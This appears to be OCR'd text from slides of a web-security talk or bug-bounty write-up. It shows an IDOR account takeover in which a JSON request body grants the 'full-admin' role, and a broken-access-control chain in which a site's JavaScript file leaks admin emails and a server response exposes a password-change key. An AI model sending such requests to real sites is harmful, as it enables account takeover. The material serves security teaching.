
],



Account takeover via IDOR

https://vulnerable.com/user/change-data

“id”: “3dec441d-ffe2-4312-990c-09a7a046211be”,
“email”: “created_admin@mail.com”,
“roles”: [
“full-admin”,
],
“user_name”: “created_admin@mail.com”,
“merchant”: “4366221”,
“shop_ids”: [
“10043”,
“1”,
“247”
],





JS File + Broken Access Control

JS file + Broken Access Control


https://insecure.site/static/js/main.js

...


this.adminTeam = [“admin1@insecure.site”,
“admin2@insecure.site”, “SuperAdmin@insecure.site”,
“admin4@insecure.site”, “admin5@insecure.site”, ”
admin6@insecure.site”, “admin7@insecure.site”, ”
admin8@insecure.site”, ”admin9@insecure. site”,
“admin10@insecure.site”

]

...



JS file + Broken Access Control



Server response

...

{

“email”: “SuperAdmin@insecure.site”,

“type”: “change-password”,

“key”: “5f4dcc3b5aa765d61d8327deb882cf99”

